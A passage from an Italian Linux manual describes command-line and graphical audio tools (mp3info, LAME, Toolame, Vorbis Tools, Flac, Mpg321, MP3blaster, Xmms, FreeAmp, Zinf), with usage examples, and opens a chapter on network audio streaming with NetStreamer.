- `$` **`mp3info -t "Bla bla bla" -a "Pinco Pallino" -y "2001"`** ↩
  ↪ **`-g 112 prova.mp3`** [*Invio*]

  Imposta il titolo, l'artista, l'anno e il genere (tango) nel file '`prova.mp3`'.

- `$` **`mp3info -p1`** [*Invio*]

  Mostra l'elenco dei generi in una sola colonna, secondo l'ordine numerico attribuito dallo standard.

759.2 LAME

LAME [2] è un progetto per la codifica in formato MP3 ed eventualmente anche in altri formati audio compressi. Il progetto produce esclusivamente del codice sorgente (compilabile facilmente) perché la distribuzione di pacchetti già compilati viene impedita di fatto dalla presenza di vari brevetti.

In un sistema GNU/Linux la compilazione di LAME avviene in modo molto semplice. Supponendo di disporre del file '`lame.tar.gz`' e di volere installare i file a partire da '`/opt/lame/`', si potrebbe procedere nel modo seguente:

`$` **`tar xzvf lame.tar.gz`** [*Invio*]

`$` **`cd lame`** [*Invio*]

`$` **`./configure --prefix=/opt/lame`** [*Invio*]

`$` **`make`** [*Invio*]

`$` **`su`** [*Invio*]

`# make install` [*Invio*]

Naturalmente, occorre poi preoccuparsi di inserire il percorso '`/opt/lame/bin/`' nella variabile di ambiente '**`PATH`**'. Si veda eventualmente quanto descritto nel capitolo 54.

Al termine della compilazione si ottiene l'eseguibile '**`lame`**', che può essere utilizzato secondo la sintassi seguente:

```
lame [opzioni] file_in_ingresso file_in_uscita
```

In pratica, il primo argomento dopo le opzioni indica un file, solitamente in formato WAV-RIFF (salvo la specificazione di qualcosa di differente), mentre il secondo è il file MP3 che si vuole generare. Naturalmente, se si utilizza il carattere '**`-`**' al posto del nome dei file, si fa riferimento allo standard input e allo standard output rispettivamente.

Tabella 759.5. Alcune opzioni.

Opzione	Descrizione
`-r`	Il file in ingresso è di tipo PCM grezzo.
`-x`	Forza lo scambio dei byte in ingresso.
`-s` ***frequenza_di_campionamento***	Definisce la frequenza di campionamento in ingresso, espressa in kilohertz. Il valore predefinito è di 44,1 kHz, che si esprime come '**`44.1`**'.
`--mp1input`	Indica che il file in ingresso è di tipo «MPEG layer I».
`--mp2input`	Indica che il file in ingresso è di tipo «MPEG layer II».
`--mp3input`	Indica che il file in ingresso è di tipo «MPEG layer III».
`--ogginput`	Indica che il file in ingresso è di tipo «Ogg Vorbis».
`-m` ***modalità***	Consente di specificare la modalità di registrazione, attraverso l'indicazione di una lettera. Quelle fondamentali sono: '**`s`**' stereo; '**`j`**' stereo congiunto (predefinito); '**`m`**' mono. Le modalità di registrazione effettivamente disponibili dipendono anche dal tipo di codifica usato.
`-a`	Mescola i canali del file in ingresso per generare un file monofonico.
`--decode`	Decodifica un file MP3 generando un file WAV-RIFF. In questo modo, il primo file indicato nella riga di comando deve essere in formato MP3, mentre ciò che si genera è un file WAV-RIFF.
`-q` ***n***	Qualità della registrazione: il valore va da zero a nove, dove zero rappresenta la qualità migliore e nove quella peggiore.
`-h`	Equivale a '**`-q 2`**'.
`-f`	Equivale a '**`-q 7`**' e rappresenta in pratica la richiesta di utilizzare una compressione rapida, ma di bassa qualità.
`-c`	Attiva l'indicatore relativo al copyright.

Opzione	Descrizione
`-o`	Indica come **non** originale.
`-p`	Aggiunge 16 bit di controllo alla fine di ogni *frame*.
`-tt` ***titolo***	Aggiunge il titolo.
`-ta` ***artista***	Aggiunge l'indicazione dell'artista o degli artisti.
`-tl` ***album***	Aggiunge il titolo dell'album a cui appartiene il contenuto del file.
`-ty` ***anno***	Aggiunge l'anno.
`-tc` ***commento***	Aggiunge un commento libero.
`-tn` ***n***	Specifica il numero di traccia del CD originale, con un numero che va da 1 a 255.
`-tg` ***genere***	Specifica il genere, espresso per nome o attraverso un numero.
`--genre-list`	Elenca i generi secondo lo standard ID3. Da questo elenco si può trarre il numero da usare con l'opzione '**`-tg`** ***n***'.

Segue la descrizione di alcuni esempi.

- `$ lame -q 2 prova.wav prova.mp3` [*Invio*]

  L'esempio mostra la situazione più comune di utilizzo, in cui si specifica l'opzione '**`-q 2`**' per ottenere un buon risultato. In pratica, si ottiene il file '`prova.mp3`' a partire da '`prova.wav`'. Si intende che il file '`prova.wav`' sia di tipo WAV-RIFF, 16 bit, stereo, 44 100 Hz.

- `$ lame -q 2 -p prova.wav prova.mp3` [*Invio*]

  Come nell'esempio precedente, ottenendo però un file un po' più lungo, per l'aggiunta di un codice di controllo alla fine di ogni *frame*.

- `$ lame -q 2 -p -c prova.wav prova.mp3` [*Invio*]

  Come nell'esempio precedente, con l'attivazione dell'indicatore del copyright.

- ```
  $ lame -q 2 -p -c -tg 101 ↩
  ↪    -tt "Conferenza sul software libero" -ta "Pinco Pallino" ↩
  ↪    -ty "2001" prova.wav prova.mp3 [Invio]
  ```

  Come nell'esempio precedente, con l'aggiunta di altre informazioni utili. Si osservi l'uso del genere 101.

- `$ lame --decode prova.mp3 prova.wav` [*Invio*]

  Riproduce il file '`prova.wav`', completo di intestazione, a partire dal file '`prova.mp3`'.
  ```

759.3 Toolame

Volendo generare file in formato MPEG, ma senza incorrere nel problema dei brevetti che riguardano principalmente lo strato III dello standard, si può usare Toolame, [3] che si limita a utilizzare lo strato II; pertanto genera file «MPEG-1 layer II».

toolame [*opzioni*] *file_in_ingresso* *file_in_uscita*

La sintassi per l'utilizzo dell'eseguibile '**`toolame`**' è conforme a quella di '**`lame`**', con qualche limitazione ed eccezione; in particolare l'opzione '**`-h`**' di '**`toolame`**' mostra una guida rapida e non ha nulla a che vedere con la qualità della registrazione.

Toolame impone che il file in ingresso sia diviso in campioni da 16 bit.

Tabella 759.6. Alcune opzioni.

Opzione	Descrizione
`-x`	Forza lo scambio dei byte in ingresso.
`-s` *frequenza_di_campionamento*	Definisce la frequenza di campionamento in ingresso, espressa in kilohertz. Il valore predefinito è di 44,1 kHz, che si esprime come '**`44.1`**'.
`-m` *modalità*	Consente di specificare la modalità di registrazione, attraverso l'indicazione di una lettera. Quelle fondamentali sono: '**`s`**' stereo; '**`j`**' stereo congiunto (predefinito); '**`m`**' mono. Le modalità di registrazione effettivamente disponibili dipendono anche dal tipo di codifica usato.
`-a`	Mescola i canali del file in ingresso per generare un file monofonico.
`-c`	Attiva l'indicatore relativo al copyright.
`-o`	Indica come **non** originale.

Segue la descrizione di alcuni esempi.

- `$` **`toolame -q 2 prova.wav prova.mp2`** [*Invio*]

  L'esempio mostra la situazione più comune di utilizzo, in cui si specifica l'opzione '**`-q 2`**' per ottenere un buon risultato. In pratica, si ottiene il file '`prova.mp2`' a partire da '`prova.wav`'. Si intende che il file '`prova.wav`' sia di tipo WAV-RIFF, 16 bit, stereo, 44 100 Hz.

- `$` **`lame -q 2 -c prova.wav prova.mp2`** [*Invio*]

  Come nell'esempio precedente, con l'attivazione dell'indicatore del copyright.

759.4 Vorbis Tools

Per l'utilizzo del formato Ogg Vorbis è disponibile il pacchetto di programmi noto come Vorbis Tools. [4]

Si tratta di una raccolta di programmi di utilizzo relativamente semplice, per la codifica, l'esecuzione e la modifica di file Ogg Vorbis.

Per la codifica si utilizza '**oggenc**', con la sintassi seguente:

```
oggenc [opzioni] file_in_ingresso...
```

In pratica, se non si richiede qualcosa di particolare con le opzioni, si indicano i file da codificare (WAV-RIFF) e si ottengono file compressi con lo stesso nome ma con estensione '.ogg'.

Tabella 759.7. Alcune opzioni per l'utilizzo di '**oggenc**'.

Opzione	Descrizione
-o *file* --output=*file*	Permette di specificare il nome del file compresso da generare. L'uso di questa opzione diventa utile, particolarmente, quando il file da comprimere viene fornito attraverso lo standard input indicando un trattino ('-') al posto del nome del file.
-q *n* --quality=*n*	Consente di specificare la qualità del file da generare, attraverso un numero che va da 0 a 10. Il valore predefinito è 3.
-n *modello* --names=*modello*	Consente di specificare il modo in cui generare i nomi dei file, attraverso un modello che riconosce alcune sequenze di escape: '**%a**', '**%t**', '**%l**' e '**%G**', che rappresentano le informazioni fornite con le opzioni che hanno la stessa lettera ('**-a**', '**-t**', '**-l**' e '**-G**').
-a *artista* --artist=*artista*	Consente di annotare il nome di un artista.
-t *titolo* --title=*titolo*	Consente di annotare il titolo della registrazione.
-l *album* --album=*album*	Consente di annotare il titolo della raccolta.
-G *genere* --genre=*genere*	Consente di annotare il genere.

Le opzioni '**-a**', '**-t**' e '**-l**', possono essere inserite più volte, per fare riferimento, in sequenza, a più file distinti. Segue la descrizione di alcuni esempi.

- $ **oggenc *.wav** [*Invio*]

Elabora i file che corrispondono al modello '`*.wav`', generando altrettanti file con estensione '`.ogg`' secondo valori predefiniti.

- `$` **`cat prova.wav | oggenc -o prova.ogg -`** [*Invio*]

  Elabora il file '`prova.wav`' che proviene dallo standard input, generando il file '`prova.ogg`'.

Per la decodifica, ovvero per generare un file audio non compresso a partire da un formato Ogg Vorbis, si utilizza '**`oggdec`**', con la sintassi seguente:

`oggdec` [***opzioni***] ***file_ogg***...

Se non si specificano opzioni, si ottengono file in formato WAV-RIFF con gli stessi nomi di quelli indicati tra gli argomenti, ma con l'estensione rimpiazzata da '`.wav`', come nell'esempio seguente:

`$` **`oggdec *.ogg`** [*Invio*]

Come si può intuire si ottengono altrettanti file con estensione '`.wav`'.

Per leggere le informazioni contenute in un file Ogg Vorbis, si utilizza '**`ogginfo`**', con la sintassi seguente:

`ogginfo` [***opzioni***] ***file_ogg***...

Anche in questo caso, il programma '**`ogginfo`**' viene usato prevalentemente senza opzioni. L'esempio seguente mostra le informazioni di un file che però non contiene annotazioni particolari:

`$` **`ogginfo prova.ogg`** [*Invio*]

```
Processing file "prova.ogg"...

New logical stream (#1, serial: 6b8328ba): type vorbis
Vorbis headers parsed for stream 1, information follows...
Version: 0
Vendor: Xiph.Org libVorbis I 20020717 (1.0)
Channels: 2
Rate: 44100

Nominal bitrate: 112,001000 kb/s
Upper bitrate not set
Lower bitrate not set
Vorbis stream 1:
        Total data length: 2661137 bytes
        Playback length: 3m:15s
        Average bitrate: 109,099492 kbps
Logical stream 1 ended
```

Per modificare le annotazioni contenute in un file Ogg Vorbis, si utilizza '**vorbiscomment**', la cui sintassi cambia a seconda dell'azione che si intende compiere; pertanto vale la pena di mostrarne l'utilizzo solo attraverso degli esempi.

Generalmente si comincia dalla lettura delle annotazioni contenute nel file Ogg Vorbis che si vuole modificare, salvandole in un file di testo normale:

$ **vorbiscomment -l prova.ogg > prova.txt** [*Invio*]

In questo caso, viene creato il file 'prova.txt' a partire dalle annotazioni contenute all'interno di 'prova.ogg'. Il contenuto del file 'prova.txt' potrebbe essere simile a quello seguente:

```
title=Track 02
artist=NoArtist
album=Unknown Disc
```

Per modificare questi dati nel file Ogg Vorbis, si può intervenire nello stesso file di testo appena generato, cambiandolo per esempio così:

```
title=Concerto n. 8, La cetra, RV238
artist=Antonio Vivaldi
album=Opera 9
```

Per **modificare** le annotazioni con i dati contenuti nel file di testo appena modificato, si può procedere così:

$ **vorbiscomment -w -c prova.txt prova.ogg prova_2.ogg** [*Invio*]

In questo modo si viene a creare un nuovo file Ogg Vorbis denominato 'prova_2.ogg' con le modifiche apportate, mentre il file originale rimane invariato.

In modo analogo, per **aggiungere** le annotazioni contenute nel file di testo 'prova.txt', basta usare l'opzione '**-a**':

$ **vorbiscomment -a -c prova.txt prova.ogg prova_2.ogg** [*Invio*]

Se invece non si vuole usare un file di testo per indicare le annotazioni, si possono specificare i campi direttamente sulla riga di comando attraverso l'opzione '**-t**':

$ **vorbiscomment -a -t "license=GNU GPL" prova.ogg prova_2.ogg** [*Invio*]

In questo caso viene aggiunto il campo '**LICENSE**' con la dicitura «GNU GPL».

Si ricorda che i campi delle annotazioni contenute in un file Ogg Vorbis sono liberi e dipende dalle convenzioni il significato pratico che gli si va ad attribuire.

Per l'esecuzione di un file in formato Ogg Vorbis, si utilizza '**ogg123**', con la sintassi seguente:

ogg123 [***opzioni***] {***file_ogg*** | ***directory*** | ***http_uri***}...

In condizioni normali non sono necessarie opzioni; piuttosto, è il caso di osservare che i file da eseguire possono essere indicati singolarmente, a directory intere, oppure anche attraverso indirizzi URI del tipo *http://*....

In condizioni normali, '**ogg123**' dovrebbe essere in grado di indirizzare il flusso audio digitale al file di dispositivo corretto, secondo la modalità che questo richiede. Eventualmente, è possibile modificare questo comportamento con l'uso delle opzioni (che qui non vengono descritte), oppure attraverso la configurazione dei file '`/etc/libao.conf`' e '`~/.libao`'. Si veda eventualmente la pagina di manuale *libao.conf(5)*.

759.5 Flac

Flac [5] è il pacchetto standard per la compressione e l'estrazione con il formato FLAC, che ha la caratteristica di non perdere informazioni. Il programma principale del pacchetto è '**flac**', con il quale si comprime e si decomprime:

```
flac [azione] [opzioni] file
```

A seconda delle opzioni usate o non usate, si intende se si vuole comprimere, decomprimere o altro, il file indicato alla fine della riga di comando (nel modello sintattico è stata indicata un'opzione iniziale con il nome di «azione», proprio per specificare il da farsi). Quando si esegue una compressione o un'estrazione, il file che si genera dalla compressione o dall'estrazione, si può specificare attraverso l'opzione '**-o**'; altrimenti, il programma cerca di determinare da solo un nome appropriato. Per esempio, se si sta comprimendo il file '`prova.wav`', il programma cerca di produrre il file compresso '`prova.flac`'; lo stesso vale, in modo opposto, se si esegue un'estrazione.

Tabella 759.11. Alcune opzioni che rappresentano l'azione da compiere.

Opzione	Descrizione
	La mancanza di una di queste opzioni richiede la compressione del file.
`-d` `--decode`	Richiede l'estrazione del file.
`-t` `--test`	Richiede la verifica dell'integrità del file.

Tabella 759.12. Altre opzioni.

Opzione	Descrizione
`-c` `--stdout`	Invia il risultato dell'elaborazione attraverso lo standard output.
`-o` *file* `--output=`*file*	Invia il risultato dell'elaborazione al file indicato come argomento dell'opzione.
`-f` `--force`	Richiede espressamente la sovrascrittura del file che si genera, se questo esiste già.

Opzione	Descrizione
`--ogg`	Dichiara il formato del file da comprimere, o da estrarre, come Ogg FLAC, mentre in condizioni normali si fa riferimento al formato FLAC puro e semplice.

La documentazione di Flac riporta molte altre opzioni, che si possono rendere utili o necessarie, per esempio, per dichiarare espressamente le caratteristiche del campionamento in ingresso, oppure per richiedere una compressione migliore (ma più lenta). Segue la descrizione di alcuni esempi.

- `$ `**`flac musica.wav`** [*Invio*]

  Comprime il file '`musica.wav`', generando il file '`musica.flac`', con opzioni di compressione normali. In questo caso si ottiene un file di dimensioni pari a circa il 53 % di quello originale:

  ```
  flac 1.1.1, Copyright (C) 2000,2001,2002,2003,2004 Josh Coalson
  flac comes with ABSOLUTELY NO WARRANTY.  This is free software, and you are
  welcome to redistribute it under certain conditions.  Type 'flac' for details.

  options: -P 4096 -b 4608 -m -l 8 -q 0 -r 3,3
  musica.wav: wrote 10684429 bytes, ratio=0.539
  ```

- `$ `**`flac -o musica.flac musica.wav`** [*Invio*]

  Esegue la stessa operazione dell'esempio precedente, con la differenza che in questo caso si specifica espressamente il nome del file da generare.

- `$ `**`flac -t musica.flac`** [*Invio*]

  Verifica l'integrità del file '`musica.flac`':

  ```
  flac 1.1.1, Copyright (C) 2000,2001,2002,2003,2004 Josh Coalson
  flac comes with ABSOLUTELY NO WARRANTY.  This is free software, and you are
  welcome to redistribute it under certain conditions.  Type 'flac' for details.

  musica.flac: ok
  ```

- `$ `**`flac -d musica.flac`** [*Invio*]

  Esegue dal file '`musica.flac`' il file '`musica.wav`'.

- `$ `**`flac -o musica.wav -d musica.flac`** [*Invio*]

  Esattamente come nell'esempio precedente, specificando il nome del file da generare.

A fianco di '**`flac`**', il programma '**`metaflac`**' consente di intervenire nelle informazioni aggiuntive contenute in un file FLAC:

`metaflac` [*opzioni*] [*operazioni*] *file_flac*

A titolo di esempio, il comando seguente consente di leggere le informazioni disponibili all'interno di un file FLAC:

$ **metaflac --list musica.flac** [*Invio*]

759.6 Mpg321

Mpg321 [6] è un programma a riga di comando per l'esecuzione di file MP2 e MP3. Si tratta precisamente di un programma che ripete le funzionalità di Mpg123, che però non è software libero.

```
mpg321 [opzioni] file_mp3...
```

```
mpg321 [opzioni] uri_file_mp3...
```

Il funzionamento è evidentemente molto semplice; vale la pena di annotare qualche opzione.

Tabella 759.15. Alcune opzioni.

Opzione	Descrizione
`-z` `--shuffle`	Esegue una volta sola, in ordine casuale, i file indicati alla fine della riga di comando.
`-Z` `--random`	Esegue indefinitamente, in ordine casuale, i file indicati alla fine della riga di comando.
`-w` *file* `--wav` *file*	Invece di utilizzare l'adattatore audio per la riproduzione sonora, genera un file WAV.
`--stereo`	Genera un'uscita stereofonica, anche se l'origine è monofonica.
`-v` `--verbose`	Mostra il procedere dell'esecuzione o della conversione.

Segue la descrizione di alcuni esempi.

- $ **mpg321 prova.mp3** [*Invio*]

  Esegue il file '`prova.mp3`'.

- $ **mpg321 -v prova.mp3** [*Invio*]

  Esegue il file '`prova.mp3`', mostrando la progressione dell'esecuzione.

- $ **mpg321 -v -w prova.wav prova.mp3** [*Invio*]

  Esegue il file '`prova.mp3`', generando il file '`prova.wav`'.

759.7 MP3blaster

MP3blaster [7] è un programma interattivo per l'esecuzione di file audio (inizialmente solo per file MP3, ma successivamente esteso anche ad altri, compreso Ogg Vorbis). Se viene avviato con l'indicazione di alcuni file audio, si ottiene il pannello di controllo che si vede nella figura 759.16.

Figura 759.16. Pannello principale di MP3blaster.

```
.-----------------------------------------------------------------------( - ).
|[F 1] Select Files        [F 2] Add Group          [F 5] Set Group Title     |
|[F 3] Load/Add Playlist   [F 4] Write Playlist     [ C ] Clear Playlist      |
|[ m ] Move Files After    [ M ] Move Files Before  [ / ] Start Search        |
|[ f ] Toggle File Display [F 6] Toggle Repeat      [F 7] Toggle GroupShuffle |
|-----------------------------------------------------------------------( + )|
| Global Playback: Play current group, including subgroups         |Mpg1 Layer3|
| Next Song      : Baroque_Ensemble_Les_Eclairs_de_Musique_-_A._Vi |44Khz 128kb|
|                                                                  |JointStereo|
|                                                                  |Threads:100|
|----------------------------[Default]---------------------------------------|
|Apotheose_-_Vivaldi_Allegro_dalla_Sonata_in_mi_minore_per_flauto_e|[ ] shuffle|
|Baroque_Ensemble_Les_Eclairs_de_Musique_-_A._Vivaldi_-_Concerto_in|[ ] repeat |
|                                                                  |       0:20|
|                                                                  |       2:31|
|                                                                  |           |
|                                                                  | |<  ||  >||
|                                                                  | 4   5   6 |
|                                                                  |           |
|                                                                  | <<  []  >>|
|                                                                  | 1   2   3 |
|------------------------------------------------------------------[ t ]Mixer-|
||> Apothéose - Vivaldi: Allegro dalla Sonata                      |Vol        |
|<Unknown Album> (http://www.vitaminic.it)                         |[<]+064%[>]|
`----------------------------------------------------------------------------'
```

Le funzionalità che MP3blaster mette a disposizione sono numerose e il loro accesso è poco intuitivo. Nella parte alta appare una sorta di finestra che riepiloga i comandi che possono essere impartiti, ma non sono tutti: per visualizzare gli altri si può scorrere utilizzando i tasti [+] e [-]. La tabella 759.17 elenca alcuni comandi (tasti) che possono essere impartiti durante l'esecuzione di un file audio.

Tabella 759.17. Comandi utili in fase di esecuzione dei brani.

Tasto	Effetto
[*1*]	Salta al brano precedente.
[*2*]	Torna indietro nel brano in corso di esecuzione.
[*3*]	Avvia l'esecuzione del brano corrente.
[*4*]	Avanza nel brano in corso di esecuzione.
[*5*]	Salta al brano successivo.
[*6*]	Pausa.
[*7*]	Stop.
[*F6*]	Attiva o disattiva la richiesta di ripetizione del brano in corso di esecuzione.
[*F7*]	Attiva o disattiva la richiesta di un'esecuzione secondo una sequenza casuale.
[*t*]	Seleziona una linea di amplificazione differente, da controllare poi con i tasti [<] e [>].
[<] [>]	Abbassa o alza il livello di amplificazione relativo alla linea selezionata con il tasto [*t*].
[*q*]	Conclude la modalità di esecuzione.

MP3blaster si avvia attraverso l'eseguibile '**`mp3blaster`**', con o senza argomenti, ma in generale è meglio indicare subito i file da eseguire:

```
mp3blaster [opzioni] [file]...
```

Eventualmente è possibile anche indicare un indirizzo del tipo `http://...` se da quello è possibile ottenere un flusso audio riconosciuto da MP3blaster.

In generale, se alla fine della riga di comando vengono indicati dei file, viene avviata la loro esecuzione; altrimenti si ottiene generalmente il pannello iniziale del programma, dal quale si possono selezionare le funzioni desiderate.

Come accennato, il modo più semplice per avviare MP3blaster è quello di indicare subito i file da eseguire, come nell'esempio seguente, in cui si fa riferimento a tutti i file con estensione '`.mp3`' e '`.ogg`' contenuti nella directory '`brani/`':

```
$ mp3blaster brani/*.mp3 brani/*.ogg [Invio]
```

759.8 Xmms

Xmms, [8] ovvero X multimedia system, è un lettore multimediale grafico, per i formati audio più comuni. Avviandolo per la prima volta, attraverso l'eseguibile '**`xmms`**', si ottiene il pannello di controllo che si vede nella figura 759.18.

Figura 759.18. Pannello principale di Xmms al primo avvio.

Oltre al pannello principale è possibile visualizzare il mixer e l'elenco dei brani pronti per l'esecuzione (*playlist*), come si vede nella figura 759.19, dove si vede anche l'esecuzione di un brano di musica.

Figura 759.19. Pannello completo di Xmms.

I brani da eseguire possono essere indicati attraverso l'interazione con il pannello, utilizzando il menù che si ottiene facendo un clic con il tasto destro del mouse, oppure indicandoli nella riga di comando. Per esempio:

$ **xmms *.mp3** [*Invio*]

In tal caso, come si intuisce, si caricano tutti i file con estensione '`.mp3`' della directory corrente.

La prima volta che si avvia, Xmms crea la directory '`~/.xmms/`', in cui si collocano i file di configurazione. Questa configurazione memorizza anche l'ultimo elenco di brani selezionati, consentendo il riavvio successivo di Xmms con il recupero degli stessi dati.

Xmms richiede l'interfaccia grafica X per funzionare; tuttavia, una volta avviato è possibile controllarlo attraverso altre istanze del comando '**`xmms`**', con delle opzioni apposite. Per esempio:

- $ **xmms -u** [*Invio*]

  mette in pausa l'esecuzione in corso, oppure la fa riprendere;

- $ **xmms -e *.ogg** [*Invio*]

  aggiunge altri brani all'elenco attuale;

- $ **xmms -p** [*Invio*]

  fa partire l'esecuzione dell'elenco di brani attuale;

- $ **xmms -s** [*Invio*]

  ferma l'esecuzione.

Dal pannello grafico, così come è possibile far apparire il mixer e l'elenco dei brani, è possibile fare anche sparire tutti i pannelli. In tal senso, la possibilità di controllare l'esecuzione attraver-

so i comandi del tipo mostrato, diventa molto conveniente. Eventualmente, per far riemergere il pannello principale si può usare il comando:

$ **xmms -m** [*Invio*]

759.9 FreeAmp

FreeAmp, [9] è un programma grafico per l'esecuzione di vari tipi di file audio. All'avvio si presenta come si vede nella figura 759.20.

Figura 759.20. Pannello frontale di FreeAmp.

L'eseguibile che compie il lavoro è '**freeamp**' che può ricevere eventualmente come argomento il nome di un file da eseguire immediatamente:

```
freeamp [file]
```

Dal pannello frontale è possibile regolare facilmente il volume della linea di amplificazione; inoltre è possibile spostare la posizione dell'esecuzione (il punto di inizio). Attraverso il pulsante grafico MYMUSIC si accede a una finestra simile a quella che si vede nella figura 759.21, che ha lo scopo di consentire un accesso facilitato ai file nel proprio disco fisso.

Figura 759.21. Gestore di file audio incorporato in FreeAmp.

Tra le tante funzionalità di FreeAmp esiste anche la possibilità di modificare facilmente le informazioni ID3 dei file MP3. Per modificare i dati di un file, basta selezionarlo nell'ambito

della finestra a cui si accede con il pulsante grafico MYMUSIC, selezionando da lì il pulsante EDIT. Si ottiene una maschera simile a quella che si vede nella figura 759.22.

Figura 759.22. Modifica delle informazioni ID3.

FreeAmp è anche in grado di collegarsi a un flusso di dati MP3 fornito attraverso il protocollo HTTP, ovvero uno *stream* HTTP, come quello generato da Icecast, descritto nella sezione 760.2. Per un collegamento del genere, basta avviare l'eseguibile '**freeamp**' indicando l'URI corretto, come nell'esempio seguente:

```
$ freeamp http://dinkel.brot.dg:8000 [Invio]
```

Come si vede dal comando, pur trattandosi del protocollo HTTP, si utilizza solitamente una porta differente da quella standard. La figura 759.23 mostra in che modo appare FreeAmp quando si collega a un flusso HTTP.

Figura 759.23. Pannello frontale di FreeAmp collegato a un flusso HTTP.

759.10 Zinf

Zinf, [10] è una sorta di rivisitazione di FreeAmp: «Zinf is not FreeAmp».

```
zinf [file]
```

```
zinf [uri]
```

Figura 759.24. Pannello frontale di Zinf.



Dal punto di vista operativo, Zinf si comporta come FreeAmp, però c'è un vantaggio importante: se sono installati i file necessari, può funzionare anche con un terminale a caratteri:

```
zinf -ui ncurses.ui [file]
```

```
zinf -ui ncurses.ui [uri]
```

A titolo di esempio, viene mostrato il funzionamento di Zinf per ascoltare una radio Icecast:

$ **zinf -ui ncurses.ui http://www.sky.fm/mp3/classical.pls** [*Invio*]

```
Title   : Mozart - Oboe Concerto in C Major KV 314
Artist  :
Album   :
Year    :
Genre   :
Track   :
Comment:











                                                                          96 kbps
                                                                    44 kHz stereo
 press h for keystroke help                                         MPEG-1 layer 3

00:00:24                                                                00:00:-1
################################################################################
```

759.11 Riferimenti

- Xiph.Org, *Ogg Vorbis*
  ⟨*http://www.xiph.org/vorbis/* ⟩
- Eric Scheirer, *Frequently Asked Questions: MPEG, Patents, and Audio Coding*, 1998
  ⟨*http://web.archive.org/web/*/http%3A//web.media.mit.edu/~eds/mpeg-patents-faq* ⟩
- *The LAME project*
  ⟨*http://www.mp3dev.org/* ⟩
- Martin Nilsson, *ID3 tag version 2*, 1998
  ⟨*http://www.id3.org/id3v2-00* ⟩
- Phill Kerr, *The Linux MP3-HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **MP3info** GNU GPL

[2] **LAME** GNU LGPL

[3] **Toolame** GNU GPL

[4] **Vorbis Tools** GNU GPL

[5] **Flac** GNU GPL

[6] **Mpg321** GNU GPL

[7] **MP3blaster** GNU GPL

[8] **Xmms** GNU GPL

[9] **FreeAmp** GNU GPL

[10] **Zinf** GNU GPL

Capitolo 760

Audio attraverso la rete

Ci sono tanti modi di gestire l'audio attraverso la rete. La tecnica più semplice, anche se non è necessariamente la più efficace, consiste nella realizzazione di una connessione TCP normale dove ogni nodo di rete intrattiene una sessione indipendente. Si intende il limite di questo nel fatto che ogni utente che si collega aggiunge del carico alla rete. In pratica, questo approccio può andare bene solo in reti locali poco popolate, oppure con particolari doti di velocità.

Figura 760.1. Idea generale del funzionamento di un sistema di diffusione di audio attraverso la rete, per mezzo di un servente con funzione di ripetitore.

servente ripetitore
cliente di trasmissione
cliente per l'ascolto
cliente per l'ascolto
cliente per l'ascolto

In questo capitolo viene mostrato inizialmente l'uso di NetStreamer, anche se rispetto a Icecast può considerarsi superato.

760.1 NetStreamer

Lo schema di funzionamento di NetStreamer [1] si basa su un demone, '**`NrServer`**', che comunque deve essere avviato esplicitamente sullo sfondo, il quale svolge il ruolo di ripetitore nei confronti di uno o più clienti di trasmissione. Successivamente, gli utenti che vogliono collegarsi al ripetitore per ascoltare ciò che viene trasmesso, utilizzano altri clienti specifici per la ricezione. Le connessioni sono di tipo TCP e di solito si utilizza la porta 8888.

Un solo servente NetStreamer può gestire più sorgenti audio (provenienti da altrettanti clienti per la trasmissione), per cui i clienti hanno la possibilità di scegliere su quale trasmissione «sintonizzarsi». In base a questo principio, NetStreamer simula la gestione di una stazione radio UHF che opera sulle frequenze tra 88 MHz e 108 MHz: i clienti di trasmissione, quando si collegano definiscono il nome della propria «stazione radio» e la «frequenza», rappresentando questa ultima attraverso un valore che esprime decimi di megahertz; i clienti per la ricezione si sintonizzano utilizzando come riferimento il valore della frequenza utilizzata dalle stazioni di trasmissione.

